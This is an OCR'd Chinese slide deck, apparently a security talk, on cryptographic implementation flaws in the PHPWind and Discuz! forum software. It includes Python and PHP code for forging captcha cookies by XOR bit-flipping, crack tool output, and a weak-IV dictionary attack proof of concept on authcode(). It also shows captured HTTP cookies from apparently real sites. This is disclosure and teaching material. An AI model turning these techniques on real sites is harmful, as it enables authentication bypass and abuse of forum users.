流行应用的加密算法实现缺陷与利用

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About Me

2001年创建安全组织幻影

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当渗透测试遇到...

ctk=**moVQoAbeoXAtdR3BHGRFVA**&chk=50f059614bb2977a9dda630cd727277a-50067753

ID=5bfb08d687b3dee5:T=1303616991:S=**ALNI_MZ46CtBJfBaUSGkdUlJmLEyTfwgPQ**

http://passport.baidu.com/center?

auth=**ead603c8bb7d4ea68f2812a497aa7f5c40c6eb438b3da9e1d8b5b3de6a82f30b7a3b**

密文分析技巧：编码分析

Base64：

```
>>> base64.b64decode("wJQZGU/999z5qNLk5OIofp9
cOfLAc2jtZL/y3J7TpUh2GsAP1")
"\xc0\x94\x19\x19_\xfd\xf7\xdc\xf9\xa8\xd2\xe
\x15\x01\xb0*'.\x00\xc6\xa2\x87\x939i\xe7\xf1
xb4\xe9R\x1d\x86\xb0\x03\xe5"
```

Hex：

ead603c8bb7d4e……

= \xea\xd6\x04\xc8\xbb\x7d\x4e……

密文分析技巧：密文长度

Stream cipher: 任意长度

Block cipher：

Cipher	Key Size/Block Size
AES	16, 24, or 32 bytes/16 bytes
ARC2	Variable/8 bytes
Blowfish	Variable/8 bytes
CAST	Variable/8 bytes
DES	8 bytes/8 bytes
DES3 (Triple DES)	16 bytes/8 bytes
IDEA	16 bytes/8 bytes
RC5	Variable/8 bytes

密文分析技巧：模式分析

ECB-mode：

明文改变1字节，密文只改变1个分组长度

CBC-mode：

明文改变1字节，密文完全改变

在开发者眼中

1. 加密算法第三方实现library
2. 性能
3. 安全性 – 特指密钥长度

常见错误选择

1. 使用哈希算法代替加密算法
2. 哈希算法不使用salt
3. 使用时间函数代替伪随机数算法
4. 不了解一些密码学攻击，导致使用错误
5. ……

加密算法简介

分组加密算法

流密码

加密算法基础

IV：初始化向量，一次一密，无须保密

加密模式 ：ECB、CBC、CFB、OFB、CTR


分组长度：Blocksize

密钥 ：KEY，须保密，有时对长度有要求


Ciphertext only
Known plaintext
Chosen ciphertext
Attack
Chosen plaintext
.....


攻击分组加密算法

ECB模式




Electronic Codebook (ECB) mode encryption


攻击ECB模式



plaintext




ECB



chained modes

CBC模式


Plaintext
Plaintext
Plaintext
IV
Key
Encrypt
Key
Encrypt
Key
Encrypt
Ciphertext
Ciphertext
Ciphertext

Padding Oracle


Padding：PKCS#5

Oracle：预测

一种类似于“盲注”的“边信道攻击”


攻击流密码

流密码




Reused Key Attack

E(A) = A xor C
E(B) = B xor C



E(A) xor E(B) = (A xor C) xor (B xor C)
= A xor B xor C xor C
= A xor B



E(A) xor E(B) = A xor B

PHPWind StrCode()

```php
function StrCode($string, $action = 'ENCODE') {
  $action != 'ENCODE' && $string = base64_decode($string);
  $code = '';
  $key = substr(md5($GLOBALS['pwServer']['HTTP_USER_AGENT'] . $GLOBALS['db_hash']), 8, 18);
  $keyLen = strlen($key);
  $strLen = strlen($string);
  for ($i = 0; $i < $strLen; $i++) {
    $k = $i % $keyLen;
    $code .= $string[$i] ^ $key[$k];
  }
  return ($action != 'DECODE' ? base64_encode($code) : $code);
}
```

```php
for ($i = 0; $i < $strLen; $i++) {
    $k = $i % $keyLen;
    $code .= $string[$i] ^ $key[$k];
}
```

PHPWind验证码生成过程

ck.php，验证码字符集:

$list = 'BCEFGHJKMPQRTVWXY2346789';

```
function cookie($code) {
   global $timestamp;
   Cookie('cknum',StrCode($timestamp."\t\t".md5($code.$timestamp)));
}
```

"1315107631"."\t\t".md5("73669"."1315107631")

时间戳　　验证码　　时间戳

获取验证码

www.mtkjm.cn/register.php#breadCrumb

电子邮箱*

现居住地* 请选择 请选择 请选择

验证码* 请输入验证码

换一个

我已阅读并完全同意 条款内容

提交注册

设置Cookie

```
Set-Cookie: be2f1_c_stamp=1320392598;
```

▼Response Headers

```
Cache-control: no-cache
Connection: close
Content-Encoding: gzip
Content-type: image/png
Date: Fri, 04 Nov 2011 07:43:18 GMT
Pragma: no-cache
Server: Microsoft-IIS/6.0
Set Cookie. be2f1_c_stamp=1320392598; expires=Sat, 03-Nov-2012 07:43:18 GMT; path=/
 be2f1_lastvisit=188%091320392598%09%2Fck.php%3Fnowtime1320392588970; expires=Sat, 03-
 be2f1_cknum=AQUFBVIJAwIBDjloXAYEBwJRAwAADVgBCVRdUlUAAgcHBlABCQMBBgAIAwE; expires=Sat,
Vary: Accept-Encoding
X-Powered-By: ASP.NET
```

破解任意验证码密文思路

已知：

明文1 = 时间戳1 + md5(验证码1 + 时间戳1)　　A

⊕

密文1　　E(A)

⊕

密文2　　E(B)

求解：　　=

明文2 = 时间戳2 + md5(验证码2 + 时间戳2)　　B

MD5 Rainbow Table !

Crack It!

验证码*

请输入验证码

换一个

我已阅读并完全同意 条款内容


```
D:\research\vulndb\phpwind>php crack_strcode.php
TimeStamp is: 1320392525

Guess Result is: 1320392598                83f77f3678918cedeaf2e6e69563a826
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................CheckCode is: 2MY8W3

Counter is: 138253027
Spend Time: 866 Seconds
```

Bit-flipping Attack

E(A) xor E(B) = A xor B



A xor E(A) xor B = E(B)

万能钥匙

Global.php: gdconfirm()

```
code), 'cknum', 1800)) {
```

Common.php: safecheck()

```
function SafeCheck($cookieData, $pwdCode, $cookieName = 'AdminUser
  global $timestamp;
  if($timestamp - $cookieData[0] > $expire) {
    Cookie($cookieName, '', 0);
    return false;
  } elseif ($cookieData[2] != md5($pwdCode . $cookieData[0])) {
    $clearCookie && Cookie($cookieName, '', 0);
    return false;
  }
```

构造永久验证码

Bit-flipping Attack:

A xor E(A) xor B = E(B)

构造时间:

$timestamp– $cookieData[0] < 0

永久验证码

```
plaintext1 = "1320392525"+"\t\t"+md5.new("QPG3W8"+"1320392525").hexdigest()
ciphertext1 = base64.b64decode("AQUFBVIJAwIKAzloVVFRAQAOBFcEBQUDCVQMBQlWBgxWBwIOBQF
```

```
bigtime = "2000000000"
plaintext2 = bigtime+"\t\t"+md5.new("2MY8W3"+bigtime).hexdigest()
ciphertext2 = ''

for i in range(0,len(plaintext1)):
  ciphertext2 += chr(ord(plaintext1[i]) ^ ord(ciphertext1[i]) ^ ord(plaintext2[i]))

cookie = base64.b64encode(ciphertext2)
```

```
D:\research\vulndb\phpwind>python request_checkcode.py
<?xml version="1.0" encoding="gbk"?><ajax><![CDATA[0]]></ajax>
```

Discuz! authcode()

$keyc：IV

$ckey_length：IV长度

$keya: 产生加密密钥

$keyb: HMAC的key

验证时间有效性


```
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {

    $ckey_length = 4;

    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_

    $cryptkey = $keya.md5($keya.$keyc);
    $key_length = strlen($cryptkey);
```

authcode()分析



79uz_d57e_auth=d08fwJQZGV/999z5qNLk5OIof
p9dd2qDkWXVeg1RFQGwKicuAMaih5M5aefx
0ycOfLAc2jtZL/y3J7TpUh2GsAPl;

0000000000 67c38ee9eca0b04d ccccbbbb

时间戳	HMAC	明文
(10bytes)	(16bytes)	(xx bytes)

authcode()算法安全分析

Reused Key Attack：

IV一次一密，导致无法攻击成功

XOR_KEY = fn(IV, KEY)

Bit-flipping Attack：

HMAC导致无法构造任意密文

HMAC = fn(Plaintext, KEY)

```
substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0, 16))
```

authcode() weak IV

IV默认长度为4（当前Discuz!版本）：

```
$ckey_length = 4;
```

使用穷举法建立IV字典（a-z0-9）：

36^4 = 1,679,616 个IV

当两次加密IV相同时，加密密钥也相同

-- 在WEP破解中，24bit IV在5小时遍历完

POC:

已知：

```
define('UC_KEY','asdfasfas');

$plaintext1 = "2626";
$plaintext2 = "2630";

$cipher1 = authcode($plaintext1, "ENCODE" , UC_KEY);

$cipher2 = authcode($plaintext2, "ENCODE" , UC_KEY);
```

验证：crack($cipher2) == $plaintext2

POC:

```
Collecting Dictionary(XOR Keys).
.....................................................
..........
Found key in dictionary!
keyc is: 6fe1
\106\118\15\22
\106\118\14\16

Dictionary Collecting Finished..
Collected 49144 XOR Keys

counter is:91000
crack time is: 64 seconds
crack result is :2630
```

收集密文与IV

```
POST /member.php?mod=logging&action=login&loginsubmit=yes
Host: photo003.com
Connection: keep-alive
Referer: http://photo003.com/home.php?mod=space&do=home
Content-Length: 63
Cache-Control: max-age=0
Origin: http://photo003.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-
Content-Type: application/x-www-form-urlencoded
Accept: application/xml,application/xhtml+xml,text/html;
Accept-Encoding: gzip,deflate,sdch
```

```
HTTP/1.1 200 OK

Connection: close
Date: Wed, 07 Sep 2011 03:59:11 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: PHP/5.2.6
Set-Cookie: 79uz_d57e_lastact=1315367951%09membe
Set-Cookie: 79uz_d57e_invite_auth=deleted; expir
Set-Cookie: 79uz_d57e_auth=d08fwJQZGV%2F999z5qNL
```

Birthday Attack

